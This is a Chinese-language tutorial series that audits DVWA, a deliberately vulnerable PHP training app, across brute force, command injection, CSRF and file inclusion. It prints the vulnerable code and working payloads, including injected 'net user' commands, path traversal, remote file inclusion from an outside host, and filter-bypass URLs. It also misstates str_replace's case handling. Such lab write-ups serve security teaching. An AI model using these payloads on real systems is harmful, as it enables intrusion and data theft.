
[PHP 源码审计基础]DVWA 的分析与测试1(Brute Force)

下载地址 http://www.dvwa.co.uk/


这次先看　第一个栏目　Brute Force(基于基础表单认证的暴力破解)

打开上面说的 OWASP 页面中提到的工具（友情提示：火狐和 chrome 都有自动翻译插件）


使用工具测试



爆出 密码



DVWA 可以直接点击右下角的 view source 来查看代码，并可以对比 低、中、高 层次的代码，来分析怎么写 php 代码更安全



其实对比三种代码 后你会发现，他说的更安全只不过是在入库查询的时候增加了过滤，来避免 SQL 注入攻击，
如使用了

stripslashes()函数

和 mysql_real_escape_string()函数
mysql_real_escape_string() 函数转义 SQL 语句中使用的字符串中的特殊字符。
下列字符受影响：

- \x00
- \n
- \r
- \
- '
- "
- \x1a

如果成功，则该函数返回被转义的字符串。如果失败，则返回 false

但不能避免暴力破解，即使安全级别设置为高仍然不可以避免暴力破解的，因为认证模式本身就是基础认证，不包含什么时间频度判断和表单 token 值的判断。

第二个栏目是
Command Execution(蛋碎一地的命令执行)

[PHP 源码审计基础]DVWA 的分析与测试2(Command Execution)

这个是 DVWA 的第二个栏目 Command Execution(命令执行漏洞有人也叫命令注入，这就这么点意思，都一样)

直接看 low 级别的代码把

```
<?php

if( isset( $_POST[ 'submit' ] ) ) {

    $target = $_REQUEST[ 'ip' ];

    // Determine OS and execute the ping command.
    if (stristr(php_uname('s'), 'Windows NT')) {

        $cmd = shell_exec( 'ping  ' . $target );
        echo '<pre>'.$cmd.'</pre>';

    } else {

        $cmd = shell_exec( 'ping  -c 3 ' . $target );
        echo '<pre>'.$cmd.'</pre>';

    }

}
?>
```

复制代码

可以看到$target 直接获取提交的值未做任何过滤，只是判断了下如果是 windows 直接 ping 如果是 linux 直接 ping -c 3 也就是 3 此后停止，因为 linux 下不加-c 3 会一直 ping

那么就什么风险？

window 和 linux 下可以直接用 &&和;来执行多条命令

直接 提交 127.0.0.1&&net user 或把 net user 改为其他的系统命令也是可以执行的

下面直接 看 Medium 级的代码


```
22  <?php
23
24  if( isset( $_POST[ 'submit'] ) ) {
25
26      $target = $_REQUEST[ 'ip' ];
27
28      // Remove any of the charactars in the array (blacklist).
29      $substitutions = array(
30          '&&' => '',
31          ';' => '',
```

```
32          );
33
34          $target = str_replace( array_keys( $substitutions ), $substitutions, $target );
35
36          // Determine OS and execute the ping command.
37          if (stristr(php_uname('s'), 'Windows NT')) {
38
39                  $cmd = shell_exec( 'ping    ' . $target );
40                  echo '<pre>'.$cmd.'</pre>';
41
42          } else {
43
44                  $cmd = shell_exec( 'ping    -c 3 ' . $target );
45                  echo '<pre>'.$cmd.'</pre>';
46
47          }
48  }
49
50  ?>
```

复制代码

是不是很眼熟，low 的测试用例&&和; 都被加入黑名单了，肿麽办？没法执行系统命令了吗？
是不是想起来图片类型后缀判断的某些坑爹的写法？记住作为一个合格的程序员在做一些判断的时候不要太自信，黑名单的模式有可能你永远都判断不全面
就像现在这个例子，亲爱的作者 你难道不知道命令执行下也有 || 这个风险吗
ping http://www.baidu.com.cn || net user
这句是的意思是如果||的前面命令执行失败则执行 || 后面的命令

把 DVWA 的级别调整为 medium 级别后测试下



同样可执行任意命令

直接看 height 级别的代码

```
51  <?php
52
53  if( isset( $_POST[ 'submit' ] ) ) {
54
55      $target = $_REQUEST["ip"];
56
57      $target = stripslashes( $target );
58
59
60      // Split the IP into 4 octects
61      $octet = explode(".", $target);
62
63      // Check IF each octet is an integer
64      if  ((is_numeric($octet[0]))  &&  (is_numeric($octet[1]))  &&  (is_numeric($octet[2]))  &&
(is_numeric($octet[3])) && (sizeof($octet) == 4)  ) {
```

```
65
66          // If all 4 octets are int's put the IP back together.
67          $target = $octet[0].'.'.$octet[1].'.'.$octet[2].'.'.$octet[3];
68
69
70              // Determine OS and execute the ping command.
71              if (stristr(php_uname('s'), 'Windows NT')) {
72
73                  $cmd = shell_exec( 'ping    ' . $target );
74                  echo '<pre>'.$cmd.'</pre>';
75
76              } else {
77
78                  $cmd = shell_exec( 'ping    -c 3 ' . $target );
79                  echo '<pre>'.$cmd.'</pre>';
80
81              }
82
83          }
84
85          else {
86              echo '<pre>ERROR: You have entered an invalid IP</pre>';
87          }
88
89
90  }
91
```

```
92  ?>
```


复制代码

可以看到这次把 ip 地址的每一个 . 后的都进行了数据类型的判断，必须是数字才能执行，这个至今未能 突破，求带 —— —!

欢迎加入 **php** 源码审计/ Python 教学群 134861444

[PHP 源码审计基础]DVWA 的分析与测试3(CSRF)

DVWA 的第三个栏目 Cross Site Request Forgery (CSRF)这个最近很火的，哈哈，DVWA 里面就比较简单了



修改密码得到链接如下

```
1  http://www.dvwa.com/vulnerabilities/csrf/?password_current=password&password_new=passw
ord&password_conf=password&Change=Change#
```

复制代码

在不关闭此浏览器选项卡的情况下，打开新窗口页面（保持 cookie 可用），访问这个链接同样提示密码修改成功直接看代码（low 级别）

```
2  <?php
3
4      if (isset($_GET['Change'])) {
```

```
5
6               // Turn requests into variables
7               $pass_new = $_GET['password_new'];
8               $pass_conf = $_GET['password_conf'];
9
10
11              if (($pass_new == $pass_conf)){
12                      $pass_new = mysql_real_escape_string($pass_new);
13                      $pass_new = md5($pass_new);
14
15                      $insert="UPDATE `users` SET password = '$pass_new' WHERE user = 'admin';";
16                      $result=mysql_query($insert) or die('<pre>' . mysql_error() . '</pre>' );
17
18                      echo "<pre> Password Changed </pre>";
19                      mysql_close();
20              }
21
22              else{
23                      echo "<pre> Passwords did not match. </pre>";
24              }
25
26      }
27  ?>
```

复制代码

没有判断原来的密码，直接两次输入的密码相同就修改原来的密码，好吧 我这不是今天的重点，避免 CSRF 是不是应该判断下请求的来源啊？


直接看（Medium 级别）代码

```
28  <?php
29
30      if (isset($_GET['Change'])) {
31
32          // Checks the http referer header
33          if ( eregi ( "127.0.0.1", $_SERVER['HTTP_REFERER'] ) ){
34
35              // Turn requests into variables
36              $pass_new = $_GET['password_new'];
37              $pass_conf = $_GET['password_conf'];
38
39              if ($pass_new == $pass_conf){
40                  $pass_new = mysql_real_escape_string($pass_new);
41                  $pass_new = md5($pass_new);
42
43                  $insert="UPDATE `users` SET password = '$pass_new' WHERE user =
'admin';";
44                  $result=mysql_query($insert) or die('<pre>' . mysql_error() . '</pre>' );
45
46                  echo "<pre> Password Changed </pre>";
47                  mysql_close();
```

```
48                  }
49
50                  else{
51                      echo "<pre> Passwords did not match. </pre>";
52                  }
53
54              }
55
56          }
57  ?>
```


复制代码

这里 开始判断 请求来源了 ， 也就是 $_SERVER['HTTP_REFERER'] ， eregi 是判断是否存在某字符的函数 如果存在 127.0.0.1 就执行下面的；有毛线用！
先看看默认的情况（欢迎加群，134861444 交流 php 代码审计）



木反映，因为 referer 里没有 127.0.0.1
修改后提交

代码执行了



再看 （High 级别）代码

```
58  <?php
59
60      if (isset($_GET['Change'])) {
61
62          // Turn requests into variables
63          $pass_curr = $_GET['password_current'];
64          $pass_new = $_GET['password_new'];
65          $pass_conf = $_GET['password_conf'];
66
67          // Sanitise current password input
68          $pass_curr = stripslashes( $pass_curr );
```

```
69              $pass_curr = mysql_real_escape_string( $pass_curr );
70              $pass_curr = md5( $pass_curr );
71
72              // Check that the current password is correct
73              $qry = "SELECT password FROM `users` WHERE user='admin' AND
password='$pass_curr';";
74              $result = mysql_query($qry) or die('<pre>' . mysql_error() . '</pre>' );
75
76              if (($pass_new == $pass_conf) && ( $result && mysql_num_rows( $result ) == 1 )){
77                  $pass_new = mysql_real_escape_string($pass_new);
78                  $pass_new = md5($pass_new);
79
80                  $insert="UPDATE `users` SET password = '$pass_new' WHERE user = 'admin';";
81                  $result=mysql_query($insert) or die('<pre>' . mysql_error() . '</pre>' );
82
83                  echo "<pre> Password Changed </pre>";
84                  mysql_close();
85              }
86
87              else{
88                  echo "<pre> Passwords did not match or current password incorrect. </pre>";
89              }
90
91          }
```

```
92  ?>
```


复制代码

（欢迎加群，134861444 交流 php 代码审计）
直接判断旧密码是否正确了，，，，，没辙，求带— —!

[PHP 源码审计基础]DVWA 的分析与测试4(File Inclusion)

DVWA 第四个栏目，文件包含漏洞（包括本地文件包含、远程文件包含）先把 DVWA 安全级别调整为 low
①本地文件包含
原链接
http://www.dvwa.com/vulnerabilities/fi/?page=include.php

测试链接
http://www.dvwa.com/vulnerabilities/fi/?page=../../robots.txt
将读取网站根下面的 robots.txt 文件




测试链接
http://www.dvwa.com/vulnerabilities/fi/?page=C:\0001.tmp
将读取 windows 下 C 盘根下面的 0001.tmp 文件，是否想到了 linux 下的/etc/passwd 文件？同样是可以读取的

②远程文件包含
本漏洞需要 php 开启
allow_url_fopen on
allow_url_include on

这两个函数，并且 magic_quotes_gpc = Off

测试链接
http://www.dvwa.com/vulnerabilities/fi/?page=http://www.cao.com/phpinfo.php
将执行 www.cao.com/phpinfo.php 中的代码(<?php phpinfo(); ?>)



测试代码
http://www.dvwa.com/vulnerabilities/fi/?page=http://www.cao.com/phpinfo.txt
同样将执行 www.cao.com/phpinfo.txt 中的代码(<?php phpinfo(); ?>)

因为 include()会把包含的文件当作 php 文件来执行

看 low 的代码吧

```
1  <?php
2
3      $file = $_GET['page']; //The page we wish to display
4
5  ?>
```

复制代码

调整为 medium 级别
先看代码吧


```
6  <?php
7      $file = $_GET['page']; // The page we wish to display
8
9      // Bad input validation
```

```
10        $file = str_replace("http://", "", $file);
11        $file = str_replace("https://", "", $file);
12    ?>
```


复制代码

这里把 http://和 https://过滤为空了，也就是无法执行远程文件了？

第一种绕过方式(替换模式错误利用)
测试代码
http://www.dvwa.com/vulnerabilities/fi/?page=htthttp://p://www.cao.com/phpinfo.php
他不会把替换后组合后的字符再进行替换，所以可以继续组合出 http://或 https://



第二种绕过方式(替换时不区分大小写错误利用)
测试代码
http://www.dvwa.com/vulnerabilities/fi/?page=HTTP://www.cao.com/phpinfo.php
str_replace()函数不区分大小写，所以不会替换 HTTP://



调整为 height 级别
直接看代码


```
13  <?php
14      $file = $_GET['page']; //The page we wish to display
15
16      // Only allow include.php
17      if ( $file != "include.php" ) {
18          echo "ERROR: File not found!";
19          exit;
20      }
21  ?>
```

复制代码

